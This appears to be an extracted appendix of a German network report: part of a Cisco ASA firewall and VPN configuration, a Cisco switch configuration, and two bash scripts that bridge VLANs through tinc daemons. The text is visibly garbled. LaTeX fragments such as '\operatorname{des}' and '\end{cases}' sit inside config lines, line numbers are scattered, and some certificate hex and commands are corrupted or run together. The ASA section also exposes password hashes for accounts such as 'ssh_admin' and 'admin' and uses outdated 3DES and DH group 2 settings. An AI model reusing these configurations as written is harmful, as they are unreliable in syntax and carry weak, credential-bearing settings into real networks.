     timeout tcp-proxy-reassembly 0:01:00
     timeout floating-conn 0:00:00
     dynamic-access-policy-record DfltAccessPolicy
149
     aaa-server RAD_SRV_GRP protocol radius
     aaa-server RAD_SRV_GRP (inside) host 10.0.10.21
151
152
     kev ****
     user-identity default-domain LOCAL
     aaa authentication ssh console LOCAL
154
155
     http server enable 12443
     http 209.165.50.0 255.255.255.0 outside
     no snmp-server location
157
158
     no snmp-server contact
     snmp-server enable traps snmp authentication linkup linkdown coldstart warmstart
     crypto ipsec ikev1 transform—set ESP—3DES—SHA \exp -3 \operatorname{des} \exp - \operatorname{sha} - \operatorname{hmac}
160
     crypto ipsec security-association pmtu-aging infinite
     crypto dynamic-map outside_dyn_map 10 set ikev1 transform-set ESP-3DES-SHA
162
163
     crypto dynamic-map outside_dyn_map 10 set security-association lifetime seconds 288000
     crypto dynamic-map outside_dyn_map 10 set reverse-route
164
     crypto map outside_map 10 ipsec-isakmp dynamic outside_dyn_map
165
166
     crypto map outside_map interface outside
167
     crypto ca trustpoint localtrust
168
      enrollment self
      fqdn sslvpn.wosm.com
169
170
      subject -name CN=sslvpn.wosm.com
      keypair sslvpnkeypair
171
      crl configure
     crypto ca trustpool policy
173
174
     crypto ca certificate chain localtrust
175
      certificate 00cb7451
          308201 eb \ \ 30820154 \ \ a0030201 \ \ 02020400 \ \ cb745130 \ \ 0d06092a \ \ 864886f7 \ \ 0d010105
176
177
          0500303 \text{a} \quad 31183016 \quad 06035504 \quad 03130173 \quad 736c7670 \quad 6e2e776f \quad 736d2e63 \quad 6f6d311e
          301c0609 2a864886 f70d0109 02160f73 736c7670 6e2e776f 736d2e63 6f6d301e
178
          170\,d3133\ \ 30343232\ \ 30353336\ \ 34345a17\ \ 0d323330\ \ \ 34323030\ \ 35333634\ \ 345a303a
179
          31183016 \ 06035504 \ 03130f73 \ 736c7670 \ 6e2e776f \ 736d2e63 \ 6f6d311e \ 301c0609
180
          2864886\ f70d0109\ 02160f73\ 736c7670\ 6e2e776f\ 736d2e63\ 6f6d3081\ 9f300d06
181
182
          092a8648 \ 86f70d01 \ 01010500 \ 03818d00 \ 30818902 \ 818100c2 \ ee2c7ac1 \ 55bc7caa
          211c2ca6 \ d6455349 \ 3820648f \ d6f37890 \ 30b32326 \ 35119bb9 \ 358db6ec \ f25f39d4
183
          53ce389a 5dd83ace d9630fbd f1f53a1e 88ef29c3 9f991a35 51150a62 1b715bd3
184
185
          678836 \, b9 \ \ 225 \, b1f5a \ \ \ 07c79f50 \ \ \ 869fdb45 \ \ \ d73844b5 \ \ \ bf9e6e80 \ \ cb961674 \ \ \ daf80bd4
          837 \text{c} 365 \text{e} \quad 83438669 \quad 21 \text{c} d7 \text{f} 55 \quad 4 \text{a} 979562 \quad \text{c} 749 \text{c} 73 \text{a} \quad 68738302 \quad 03010001 \quad 300 \text{d} 0609 \\ 28864886 \quad \text{f} 70 \text{d} 0101 \quad 05050003 \quad 81810093 \quad 4 \text{a} 0 \text{a} d2 \text{c} 1 \quad \text{c} b 9 \text{e} f 906 \quad 03 \text{b} \text{c} db 44 \quad 603 \text{f} 4935 \\ \end{cases}
186
187
188
          729 c24 b4 \ \ 5 e820 dac \ \ cde0 ea29 \ \ 44 a13111 \ \ 05 dd13 fb \ \ 2205 b4 c0 \ \ 180 e7682 \ \ cd2631 ad
          ae4c723d \ 2b79169e \ 3763693d \ 79342e62 \ 841cd12a \ 906d9152 \ b96b4f79 \ 31f1a098
189
          fafab98b 0124376f c9cdb1da c49797c8 a2ec50ee 4cce9c24 ad804699 89391955
190
          8e579c89 8589a49e f95248ef 4e8064
191
192
        anit
193
     crypto ikev1 enable outside
     crypto ikev1 policy 65535
194
195
      authentication pre-share
```

```
196
     encryption 3des
197
     hash sha
198
     group 2
199
     lifetime 43200
200
    telnet timeout 5
    ssh 10.0.20.0 255.255.255.0 inside
201
    ssh 209.165.50.0 255.255.255.0 outside
202
203
    ssh timeout 30
204
    console timeout 0
205
    threat-detection basic-threat
206
207
    threat-detection scanning-threat shun duration 30
208
    threat-detection statistics
    threat-detection statistics tcp-intercept rate-interval 30 burst-rate 400
         average\!-\!rate\ 200
210
    ssl trust-point localtrust outside
211
    webvpn
212
     enable outside
      anyconnect image disk0:/anyconnect-win-3.1.01065-k9.pkg 1
213
214
     anyconnect enable
215
     tunnel-group-list enable
216
    group-policy SSLCLientPolicy internal
    group-policy SSLCLientPolicy attributes
217
218
     dns-server value 10.0.10.21
219
     vpn-tunnel-protocol ssl-client
     default-domain value wosm.com
220
     address-pools value VPN-USERS
221
    group-policy VPN.ADMINISTRATOR internal group-policy VPN.ADMINISTRATOR attributes
222
223
     dns-server value 10.0.10.21
224
225
     vpn-filter value 99
226
     vpn-tunnel-protocol ikev1 ikev2
227
     split-tunnel-policy tunnelspecified
      split-tunnel-network-list value SPLIT\_TUNNEL\_LIST
228
229
      default-domain value wosm.com
     address-pools value VPN-ADMIN
230
     group-policy VPN_USERS_GROUP internal
231
     group-policy VPN_USERS_GROUP attributes
232
     dns-server value 10.0.10.21
233
234
     vpn-filter value 99
235
     vpn-tunnel-protocol ikev1 ikev2
     split-tunnel-policy tunnelspecified
236
237
      split-tunnel-network-list value SPLIT_TUNNEL_LIST
238
      default-domain value wosm.com
     address-pools value VPN-USERS
239
    username ssh_admin password SxYXLtULZ5hPDb07 encrypted privilege 15
    username\ verkauf\ password\ FHPW9HqlN8QD22Y/\ encrypted
241
242
    username verkauf attributes
     vpn-group-policy VPN_USERS_GROUP
     vpn-filter value 99
244
245
     service-type remote-access
246
    username admin password f3UhLvUj1QsXsuK7 encrypted
    username admin attributes
247
     vpn-group-policy VPN_ADMINISTRATOR
248
     vpn-filter value 99
249
250
     service-type remote-access
    username vpnssl password eskjFbUY2tUPkl83 encrypted username vpnssl attributes
251
252
253
     vpn-group-policy SSLCLientPolicy
     service-type remote-access
254
    tunnel-group VPN_ADMINISTRATOR type remote-access
255
256
    tunnel-group VPN_ADMINISTRATOR general-attributes
257
     address-pool VPN-ADMIN
258
      authentication-server-group RAD_SRV_GRP
     default-group-policy VPN_ADMINISTRATOR
259
260
    tunnel-group VPN_ADMINISTRATOR ipsec-attributes
261
     ikev1 pre-shared-key *****
    tunnel-group VPN_USERS_GROUP type remote-access
    tunnel-group VPN_USERS_GROUP general-attributes
```

```
264
     address-pool VPN-USERS
265
     authentication-server-group RAD_SRV_GRP
266
     default-group-policy VPN_USERS_GROUP
    tunnel-group VPN_USERS_GROUP ipsec-attributes
267
268
     ikev1 pre-shared-key *****
     tunnel-group SSLClientProfile type remote-access
269
270
    tunnel-group SSLClientProfile general-attributes
271
     authentication-server-group RAD_SRV_GRP
272
      default-group-policy SSLCLientPolicy
273
    tunnel-group SSLClientProfile webvpn-attributes
     group-alias SSLVPNClient enable
274
275
276
    class-map tcp_syn
277
     match any
    {\tt class-map\ inspection\_default}
278
279
     match default-inspection-traffic
280
281
282
    policy-map type inspect dns preset_dns_map
283
     parameters
284
      message-length maximum client auto
285
      message-length maximum 512
286
    policy-map global-policy
287
     class inspection_default
      inspect dns preset_dns_map
inspect ftp
288
289
290
      inspect h323 h225
291
      inspect h323 ras
292
       inspect ip-options
      inspect netbios
293
      inspect rsh
294
295
       inspect rtsp
      inspect skinny
296
297
      inspect esmtp
298
       inspect sqlnet
      inspect sunrpc
299
300
      inspect tftp
301
       inspect sip
      inspect xdmcp
302
303
      inspect http
304
    policy-map tcpmap
      {\tt class \ tcp\_syn}
305
306
      set connection conn-max 100 embryonic-conn-max 100 per-client-max 10
           per-client-embryonic-max 10
307
       set connection timeout embryonic 0:00:45 half-closed 0:05:00 idle 1:00:00
308 !
309
    service-policy global_policy global
310
    prompt hostname context
    no call-home reporting anonymous
312
    call-home
313
      profile CiscoTAC-1
      no active
314
315
       destination address http
           https://tools.cisco.com/its/service/oddce/services/DDCEService
       destination address email callhome@cisco.com
316
317
       destination transport-method http
318
       subscribe-to-alert-group diagnostic
319
       subscribe-to-alert-group environment
320
       subscribe-to-alert-group inventory periodic monthly
321
       subscribe-to-alert-group\ configuration\ periodic\ monthly
       subscribe-to-alert-group telemetry periodic daily
322
323
     Cryptochecksum: 53 b6a11588d99d09b1df980b10df78d0
324
    : end
```

## C. Konfiguration Switch

```
Building configuration ...
1
2
3
   Switch#sh run
4
   Building configuration ...
5
   Current configuration: 1522 bytes
6
8
   version 12.1
Q
   no service pad
10 service timestamps debug uptime
   service timestamps log uptime
12
  no service password-encryption
13
14 hostname Switch
15
16
   ip subnet-zero
17
18
19 ip ssh time-out 120
20 ip ssh authentication-retries 3
   spanning-tree mode pvst
   no spanning-tree optimize bpdu transmission
   spanning-tree extend system-id
25
26
27
28
   interface FastEthernet0/1
30
31
   interface FastEthernet0/2
32
   description *** Internet ***
33
    switchport access vlan 110
34
35 interface FastEthernet0/3
36
   description *** DMZ ***
37
    switchport access vlan 120
38
39
   interface FastEthernet0/4
40
   interface FastEthernet0/5
41
42!
   interface FastEthernet0/6
43
44
   interface FastEthernet0/7
46
47
   interface FastEthernet0/8
49
  interface FastEthernet0/9
50
    description *** Server ***
51
    switchport access vlan 10
52
53
   interface FastEthernet0/10
    description *** ADMIN ***
54
55
    switchport access vlan 20
56
57
  interface FastEthernet0/11
58
   description *** Entwicklung ***
59
    switchport access vlan 30
60 !
61 interface FastEthernet0/12
62
    description *** Verkauf ***
63
    switchport access vlan 40
65
   interface FastEthernet0/13
66
```

```
67 interface FastEthernet0/14
68!
69
   interface FastEthernet0/15
70
   interface FastEthernet0/16
71
72
   interface FastEthernet0/17
73
74
75
    interface FastEthernet0/18
76
77
    interface FastEthernet0/19
78
    interface FastEthernet0/20
79
   interface FastEthernet0/21
81
82
83 interface FastEthernet0/22
84
85
    interface FastEthernet0/23
   switchport access vlan 20 !
86
87
88
    interface FastEthernet0/24
    switchport mode trunk
89
90 !
91 interface Vlan1
    ip address 10.0.10.107 255.255.255.0
92
93
    no ip route-cache
94 !
95
   ip http server
97
    line con 0
98
    line vty 5 15
99
100
101
   end
```

## D. Tinc Startscript VMware

```
#!/bin/bash
1
3
    echo creating bridges ...
   brctl addbr brv_10
5
    brctl addbr brv_20
   brctl addbr brv_30
    brctl addbr brv_40
   brctl addbr brv_110
brctl addbr brv_120
8
10
11 echo configuring local links...
12
   ifconfig eth1 0.0.0.0
13 ifconfig eth2 0.0.0.0
14
   ifconfig eth3 0.0.0.0
15
    ifconfig eth4 0.0.0.0
   ifconfig eth5 0.0.0.0 ifconfig eth6 0.0.0.0
16
17
18
19 echo bringing up bridges...
20 \quad {\tt ifconfig} \ {\tt brv\_10} \ {\tt up}
    ifconfig brv_20 up
22 ifconfig brv_30 up
23 ifconfig brv_40 up
   ifconfig brv_110 up
ifconfig brv_120 up
24
25
26
27
    echo adding local ifs to bridges...
28
    sleep 1
   brctl addif brv_10 eth1
30
    brctl addif brv_20 eth2
31
    brctl addif brv_30 eth3
   brctl addif brv_40 eth4
   brctl addif brv_110 eth5
34
   brctl addif brv_120 eth6
36 echo enabling local links...
    sleep 1
   ifconfig eth1 up
38
   ifconfig eth2 up
    ifconfig eth3 up
40
41
   ifconfig eth4 up
42 ifconfig eth5 up
43
   ifconfig eth6 up
44
45 echo starting tinc daemons...
46
   sleep 1
47
   tincd -n bridge_10
48 sleep 1
49 \quad tincd -n \quad bridge_20
50
   sleep 1
51 tincd -n bridge_30
52 sleep 1
   tincd -n bridge_40
54 sleep 1
55 tincd -n bridge_110
   sleep 1
  tincd -n bridge_120
```

## E. Tinc Startscript Lab

```
#!/bin/bash
   echo creating bridges...
    brctl addbr brv_10
   brctl addbr brv_20
   brctl addbr brv_30
    brctl addbr brv_40
   brctl addbr brv_110
   brctl addbr brv_120
10
11
    echo adding vlan subinterfaces
   ip link add link eth0 name eth0.10 type vlan id 10
13
   ip link add link eth0 name eth0.20 type vlan id 20
   ip link add link eth0 name eth0.30 type vlan id 30
15 ip link add link eth0 name eth0.40 type vlan id 40
16 ip link add link eth0 name eth0.110 type vlan id 110
17
   ip link add link eth0 name eth0.120 type vlan id 120
18
19 echo configuring local links...
   sleep 1
   ifconfig eth0.10 0.0.0.0
21
   ifconfig eth0.20 0.0.0.0
    ifconfig eth0.30 0.0.0.0
24
   ifconfig eth0.40 0.0.0.0
   ifconfig eth0.110 0.0.0.0
26
   ifconfig eth0.120 0.0.0.0
28 echo bringing up bridges...
   ifconfig brv_10 up
29
30
   ifconfig brv_20 up
   ifconfig brv_30 up
   ifconfig brv_40 up
32
   ifconfig brv_110 up
33
   ifconfig brv_120 up
35
   echo adding local ifs to bridges...
37
   sleep 1
   brctl addif brv_10 eth0.10
    brctl addif brv_20 eth0.20
   brctl addif brv_30 eth0.30
   brctl addif brv_40 eth0.40
   brctl addif brv_110 eth0.110
brctl addif brv_120 eth0.120
42
43
   echo enabling local links...
45
46
   sleep 1
   ifconfig eth0.10 up
47
   if config eth 0.20 up
48
49
    ifconfig eth0.30 up
   ifconfig eth0.40 up
50
51
   ifconfig eth0.110 up
   ifconfig eth0.120 up
53
54 echo starting tinc daemons...
55
   sleep 1
   tincd -n bridge_10
57
   sleep 1
   tincd -n bridge_20
58
   sleep 1
60 tincd -n bridge_30
61
   sleep 1
62
  tincd -n bridge_40
   sleep 1
   tincd -n bridge_110
64
65
   sleep 1
   tincd -n bridge_120
```